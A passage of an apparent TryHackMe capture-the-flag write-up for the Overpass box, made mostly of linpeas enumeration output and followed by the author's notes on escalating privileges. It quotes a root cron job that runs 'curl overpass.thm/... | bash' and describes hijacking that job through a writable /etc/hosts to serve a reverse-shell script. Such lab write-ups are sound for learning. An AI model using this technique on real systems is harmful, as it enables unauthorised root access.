-rwxr-sr-x 1 root   tty      31K Jan  8  2020 /usr/bin/wall

╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d
  /etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf
/usr/lib/x86_64-linux-gnu/libfakeroot
  /etc/ld.so.conf.d/libc.conf
/usr/local/lib
  /etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
```

```
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities

╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#acls
files with acls in searched folders Not Found

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

╔══════════╣ Unexpected in root
/swap.img
/initrd.img
/vmlinuz.old
/vmlinuz
/initrd.img.old
```

USERS && GROUPS

```
════════════════════════════════════╣ Users Information ╠════════════════════════════════════
╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1001(james) gid=1001(james) groups=1001(james)

╔══════════╣ Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Clipboard or highlighted text?
xsel and xclip Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#reusing-sudo-tokens
/proc/sys/kernel/yama/ptrace_scope is not enabled (1)
gdb wasn't found in PATH

╔══════════╣ Checking doas.conf
/etc/doas.conf Not Found

╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe#pe-
method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin

╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
james:x:1001:1001:,,,:/home/james:/bin/bash
root:x:0:0:root:/root:/bin/bash
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
```

```
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-
46(plugdev),108(lxd)
uid=1001(james) gid=1001(james) groups=1001(james)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuidd) gid=110(uuidd) groups=110(uuidd)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)

╔══════════╣ Login now
 02:50:46 up  3:08,  1 user,  load average: 0.36, 0.09, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
james    pts/0    10.6.80.23       02:38   35.00s  0.14s  0.00s w

╔══════════╣ Last logons
tryhackme pts/0        Sat Jun 27 04:01:36 2020 - Sat Jun 27 04:15:54 2020  (00:14)
192.168.170.1
reboot   system boot  Sat Jun 27 04:01:18 2020 - Sat Jun 27 04:15:54 2020  (00:14)     0.0.0.0
tryhackme pts/0        Sat Jun 27 03:59:56 2020 - Sat Jun 27 04:01:08 2020  (00:01)
192.168.170.1
tryhackme pts/0        Sat Jun 27 02:28:30 2020 - Sat Jun 27 03:59:50 2020  (01:31)
192.168.170.1
reboot   system boot  Sat Jun 27 02:27:38 2020 - Sat Jun 27 04:01:13 2020  (01:33)     0.0.0.0
tryhackme pts/0        Sat Jun 27 02:16:00 2020 - Sat Jun 27 02:27:33 2020  (00:11)
192.168.170.1
tryhackme tty1         Sat Jun 27 02:15:41 2020 - Sat Jun 27 02:17:21 2020  (00:01)     0.0.0.0
reboot   system boot  Sat Jun 27 02:14:58 2020 - Sat Jun 27 02:27:34 2020  (00:12)     0.0.0.0

wtmp begins Sat Jun 27 02:14:58 2020

╔══════════╣ Last time logon each user
Username         Port     From             Latest
tryhackme        pts/0    10.10.155.141    Thu Sep 24 21:04:14 +0000 2020
james            pts/0    10.6.80.23       Mon Jul 19 02:38:21 +0000 2021

╔══════════╣ Password policy
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512

╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with
their names as password (I can't do it...)

╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you
know it)!!
```

JOBS

```
════════════════════════════════════╣ Processes, Cron, Services, Timers & Sockets
╠════════════════════════════════════
```

```
╔══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-
escalation#processes
root         1  0.0  0.8 159608  8936 ?        Ss   Jul18   0:07 /sbin/init maybe-ubiquity
root       413  0.0  1.6 127944 16904 ?        S<s  Jul18   0:01 /lib/systemd/systemd-journald
root       428  0.0  0.1 105904  1860 ?        Ss   Jul18   0:00 /sbin/lvmetad -f
root       437  0.0  0.5  46444  5348 ?        Ss   Jul18   0:01 /lib/systemd/systemd-udevd
systemd+   552  0.0  0.3 141932  3324 ?        Ssl  Jul18   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
systemd+   594  0.0  0.5  80048  5300 ?        Ss   Jul18   0:00 /lib/systemd/systemd-networkd
  └─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw
systemd+   597  0.0  0.5  70636  5296 ?        Ss   Jul18   0:00 /lib/systemd/systemd-resolved
root       613  0.0  1.7 169188 17196 ?        Ssl  Jul18   0:00 /usr/bin/python3 /usr/bin/networkd-
dispatcher --run-startup-triggers
daemon[0m     614  0.0  0.2  28332  2496 ?        Ss   Jul18   0:00 /usr/sbin/atd -f
message+   615  0.0  0.4  50104  4496 ?        Ss   Jul18   0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root       622  0.0  0.6 286352  6880 ?        Ssl  Jul18   0:00 /usr/lib/accountsservice/accounts-
daemon[0m
syslog     623  0.0  0.4 263040  4444 ?        Ssl  Jul18   0:00 /usr/sbin/rsyslogd -n
tryhack+   624  0.1  1.1 1084068 11712 ?       Ssl  Jul18   0:13 /home/tryhackme/server -p 80
  └─(Caps) 0x0000000000000400=cap_net_bind_service
root       636  0.0  0.6  70588  6140 ?        Ss   Jul18   0:00 /lib/systemd/systemd-logind
root       641  0.0  0.3  30104  3100 ?        Ss   Jul18   0:00 /usr/sbin/cron -f
root       655  0.0  0.6  72300  6340 ?        Ss   Jul18   0:00 /usr/sbin/sshd -D
james     5133  0.0  0.4 108100  4444 ?        S    02:38   0:00      _ sshd: james@pts/0
james     5136  0.0  0.5  21604  5124 pts/0    Ss   02:38   0:00          _ -bash
james     5521  0.1  0.2   5232  2444 pts/0    S+   02:50   0:00              _ /bin/sh ./linpeas.sh
james     6546  0.0  0.0   5232   796 pts/0    S+   02:50   0:00                  _ /bin/sh ./-
linpeas.sh
james     6550  0.0  0.3  38612  3652 pts/0    R+   02:50   0:00                  |   _ ps fauxwww
james     6549  0.0  0.0   5232   796 pts/0    S+   02:50   0:00                  _ /bin/sh ./-
linpeas.sh
root       656  0.0  2.0 186032 20088 ?        Ssl  Jul18   0:00 /usr/bin/python3 /usr/share/-
unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root       657  0.0  0.7 291396  7140 ?        Ssl  Jul18   0:00 /usr/lib/policykit-1/polkitd --no-
debug
root       684  0.0  0.2  14768  2308 ttyS0    Ss+  Jul18   0:00 /sbin/agetty -o -p -- u --keep-
baud 115200,38400,9600 ttyS0 vt220
root       685  0.0  0.1  13244  1924 tty1     Ss+  Jul18   0:00 /sbin/agetty -o -p -- u --noclear
tty1 linux
james     5011  0.0  0.7  76644  7660 ?        Ss   02:38   0:00 /lib/systemd/systemd --user
james     5012  0.0  0.2 193592  2408 ?        S    02:38   0:00  _ (sd-pam)

╔══════════╣ Binary processes permissions
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
   0 lrwxrwxrwx 1 root root    4 Feb  3  2020 /bin/sh -> dash
1.6M -rwxr-xr-x 1 root root 1.6M Feb  5  2020 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Feb  5  2020 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Feb  5  2020 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Feb  5  2020 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Feb  5  2020 /lib/systemd/systemd-resolved
 40K -rwxr-xr-x 1 root root  39K Feb  5  2020 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Feb  5  2020 /lib/systemd/systemd-udevd
 56K -rwxr-xr-x 1 root root  56K Jan  8  2020 /sbin/agetty
   0 lrwxrwxrwx 1 root root   20 Feb  5  2020 /sbin/init -> /lib/systemd/systemd
 84K -rwxr-xr-x 1 root root  83K Dec  5  2019 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11  2020 /usr/bin/dbus-daemon[0m
   0 lrwxrwxrwx 1 root root    9 Oct 25  2018 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18  2017 /usr/lib/accountsservice/accounts-daemon[0m
 16K -rwxr-xr-x 1 root root  15K Mar 27  2019 /usr/lib/policykit-1/polkitd
 28K -rwxr-xr-x 1 root root  27K Feb 20  2018 /usr/sbin/atd
 48K -rwxr-xr-x 1 root root  47K Nov 16  2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24  2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar  4  2019 /usr/sbin/sshd

╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND    PID  TID             USER   FD      TYPE             DEVICE SIZE/OFF       NODE NAME

╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 Not Found
```

```
sshd: process found (dump creds from memory as root)

╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root     822 Jun 27  2020 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rw-r--r--  1 root root  589 Jan 14  2020 mdadm
-rw-r--r--  1 root root  191 Feb  3  2020 popularity-contest

/etc/cron.daily:
total 60
drwxr-xr-x  2 root root 4096 Jun 27  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  376 Nov 20  2017 apport
-rwxr-xr-x  1 root root 1478 Apr 20  2018 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1176 Nov  2  2017 dpkg
-rwxr-xr-x  1 root root  372 Aug 21  2017 logrotate
-rwxr-xr-x  1 root root 1065 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  539 Jan 14  2020 mdadm
-rwxr-xr-x  1 root root  538 Mar  1  2018 mlocate
-rwxr-xr-x  1 root root  249 Jan 25  2018 passwd
-rwxr-xr-x  1 root root 3477 Feb 21  2018 popularity-contest
-rwxr-xr-x  1 root root  246 Mar 21  2018 ubuntu-advantage-tools
-rwxr-xr-x  1 root root  214 Nov 12  2018 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12  2018 update-notifier-common
```

NETWORK

```
════════════════════════════════════╣ Network Information ╠════════════════════════════════════
╔══════════╣ Hostname, hosts and DNS
overpass-prod
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0
search eu-west-1.compute.internal
```

```
╔══════════╣ Content of /etc/inetd.conf & /etc/xinetd.conf
/etc/inetd.conf Not Found

╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.108.95  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::6b:e4ff:fe0a:2fe9  prefixlen 64  scopeid 0x20<link>
        ether 02:6b:e4:0a:2f:e9  txqueuelen 1000  (Ethernet)
        RX packets 397049  bytes 28693468 (28.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 339296  bytes 190315143 (190.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2474  bytes 284900 (284.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2474  bytes 284900 (284.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


╔══════════╣ Networks and neighbours
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         ip-10-10-0-1.eu 0.0.0.0         UG    100    0        0 eth0
10.10.0.0       0.0.0.0         255.255.0.0     U     0      0        0 eth0
ip-10-10-0-1.eu 0.0.0.0         255.255.255.255 UH    100    0        0 eth0
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-10-0-1.eu-west-1.  ether   02:c8:85:b5:5a:aa   C                     eth0

╔══════════╣ Iptables rules
iptables rules Not Found

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
```

MISC

```
╔══════════╣ Finding passwords inside logs (limit 70)
 base-passwd depends on libc6 (>= 2.8); however:
 base-passwd depends on libdebconfclient0 (>= 0.145); however:
2020-02-03 18:22:20 configure base-passwd:amd64 3.5.44 3.5.44
2020-02-03 18:22:20 install base-passwd:amd64 <none> 3.5.44
2020-02-03 18:22:20 status half-configured base-passwd:amd64 3.5.44
2020-02-03 18:22:20 status half-installed base-passwd:amd64 3.5.44
2020-02-03 18:22:20 status installed base-passwd:amd64 3.5.44
2020-02-03 18:22:20 status unpacked base-passwd:amd64 3.5.44
2020-02-03 18:22:22 status half-configured base-passwd:amd64 3.5.44
2020-02-03 18:22:22 status half-installed base-passwd:amd64 3.5.44
2020-02-03 18:22:22 status unpacked base-passwd:amd64 3.5.44
2020-02-03 18:22:22 upgrade base-passwd:amd64 3.5.44 3.5.44
2020-02-03 18:22:25 install passwd:amd64 <none> 1:4.5-1ubuntu1
2020-02-03 18:22:25 status half-installed passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:22:25 status unpacked passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:22:26 configure base-passwd:amd64 3.5.44 <none>
2020-02-03 18:22:26 status half-configured base-passwd:amd64 3.5.44
2020-02-03 18:22:26 status installed base-passwd:amd64 3.5.44
```

```
2020-02-03 18:22:26 status unpacked base-passwd:amd64 3.5.44
2020-02-03 18:22:27 configure passwd:amd64 1:4.5-1ubuntu1 <none>
2020-02-03 18:22:27 status half-configured passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:22:27 status installed passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:22:27 status unpacked passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:23:09 configure passwd:amd64 1:4.5-1ubuntu2 <none>
2020-02-03 18:23:09 status half-configured passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:23:09 status half-configured passwd:amd64 1:4.5-1ubuntu2
2020-02-03 18:23:09 status half-installed passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:23:09 status installed passwd:amd64 1:4.5-1ubuntu2
2020-02-03 18:23:09 status unpacked passwd:amd64 1:4.5-1ubuntu1
2020-02-03 18:23:09 status unpacked passwd:amd64 1:4.5-1ubuntu2
2020-02-03 18:23:09 upgrade passwd:amd64 1:4.5-1ubuntu1 1:4.5-1ubuntu2
2020-06-27 02:15:11,712 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/iid-datasource-none/-
sem/config_set_passwords - wb: [644] 25 bytes
2020-06-27 02:15:11,713 - ssh_util.py[DEBUG]: line 123: option PasswordAuthentication added with yes
2020-06-27 02:15:11,763 - cc_set_passwords.py[DEBUG]: Restarted the SSH daemon.
2020-06-27 02:15:11,764 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords ran successfully
2020-06-27 02:27:45,022 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-06-27 02:27:45,022 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 04:01:22,241 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-06-27 04:01:22,241 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 04:16:03,013 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-06-27 04:16:03,013 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 04:39:18,919 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-06-27 04:39:18,919 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 05:44:17,465 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-06-27 05:44:17,465 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 15:53:05,717 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2020-06-27 15:53:05,718 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-09-24 20:55:55,109 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2020-09-24 20:55:55,109 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
2021-07-18 23:43:40,117 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS:
config-set-passwords previously ran
2021-07-18 23:43:40,117 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-
instance)
Binary file /var/log/journal/da63cb942bf64540af49be48be5c7783/user-1001.journal matches
Jun 27 02:07:46 ubuntu-server chage[14820]: changed password expiry for sshd
Jun 27 02:07:46 ubuntu-server usermod[14815]: change user 'sshd' password
Jun 27 03:04:40 ubuntu-server systemd[1]: Started Dispatch Password Requests to Console Directory
Watch.
Preparing to unpack .../base-passwd_3.5.44_amd64.deb ...
Preparing to unpack .../passwd_1%3a4.5-1ubuntu1_amd64.deb ...
Selecting previously unselected package base-passwd.
Selecting previously unselected package passwd.
Setting up base-passwd (3.5.44) ...
Setting up passwd (1:4.5-1ubuntu1) ...
Shadow passwords are now on.
Unpacking base-passwd (3.5.44) ...
Unpacking base-passwd (3.5.44) over (3.5.44) ...
Unpacking passwd (1:4.5-1ubuntu1) ...
dpkg: base-passwd: dependency problems, but configuring anyway as you requested:

╔══════════╣ Finding emails inside logs (limit 70)
      2 ftpmaster@ubuntu.com
      1 snaps@canonical.com
      1 dm-devel@redhat.com

╔══════════╣ Finding *password* or *credential* files in home (limit 70)
/bin/systemd-ask-password
/bin/systemd-tty-ask-password-agent
/etc/pam.d/common-password
/usr/lib/git-core/git-credential
```

```
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
  #)There are more creds/passwds files in the previous parent folder

/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/python3/dist-packages/cloudinit/config/__pycache__/cc_set_passwords.cpython-36.pyc
/usr/lib/python3/dist-packages/cloudinit/config/cc_set_passwords.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/-
client_credentials.cpython-36.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/-
resource_owner_password_credentials.cpython-36.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/client_credentials.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/-
resource_owner_password_credentials.py
/usr/lib/python3/dist-packages/twisted/cred/__pycache__/credentials.cpython-36.pyc
/usr/lib/python3/dist-packages/twisted/cred/credentials.py
/usr/local/go/src/syscall/creds_test.go
/usr/share/doc/git/contrib/credential
/usr/share/doc/git/contrib/credential/gnome-keyring/git-credential-gnome-keyring.c
/usr/share/doc/git/contrib/credential/libsecret/git-credential-libsecret.c
/usr/share/doc/git/contrib/credential/netrc/git-credential-netrc
/usr/share/doc/git/contrib/credential/osxkeychain/git-credential-osxkeychain.c
/usr/share/doc/git/contrib/credential/wincred/git-credential-wincred.c
/usr/share/man/man1/git-credential-cache--daemon.1.gz
/usr/share/man/man1/git-credential-cache.1.gz
/usr/share/man/man1/git-credential-store.1.gz
/usr/share/man/man1/git-credential.1.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/man/man7/gitcredentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/usr/share/ubuntu-advantage-tools/modules/credentials.sh
/var/cache/debconf/passwords.dat
/var/lib/cloud/instances/iid-datasource-none/sem/config_set_passwords
/var/lib/pam/password
```

SUMMARY OF VULNERABILITIES

High level summary of the system's vulnerabilities -- basically a forced stop-and-check processing stage so as not to drop into rabbit holes.

/etc/hosts is writeable and root crontab * * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash

ATTACK SURFACE

What are the vulnerabilities?
Crontab that executes a script that we can impersonate by changing the /etc/hosts file :)

What seems most likely or most straightforward to leverage and why?
Misconfigured crontab

Do we have all the correct files/versions/access to exploit?
Python Webserver and reverseshell


SUMMARY OF ESCALATION

Name: MIsconfigured Crontab
Link: https://serverfault.com/questions/309311/is-cron-secure
TYPE: Privelage escalation via cron.
EXPLANATION:
There is a crontab running that curls /downloads/src/buildscript.sh from overpass.thm. and runs it.

HOW WAS THIS DISCOVERED (should be in steps for enum, vuln)?
Its highlighted in yellow in Linpeas which is a pretty good.

HOW WAS THIS EXPLOITED?
Changed the /etc/hosts to my vpn $IP and started a Python Web Server with the same directory and with a script that hs the same name and contained a reverse shell

SCREENSHOTS:



```
~ via 🐘 v7.4.15
🕘 04:20:09 ❯ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.6.80.23  netmask 255.255.128.0  destination 10.6.80.23
        inet6 fe80::97a3:f4c8:e2cb:9ab3  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 402872  bytes 188584159 (179.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 398611  bytes 28872299 (27.5 MiB)
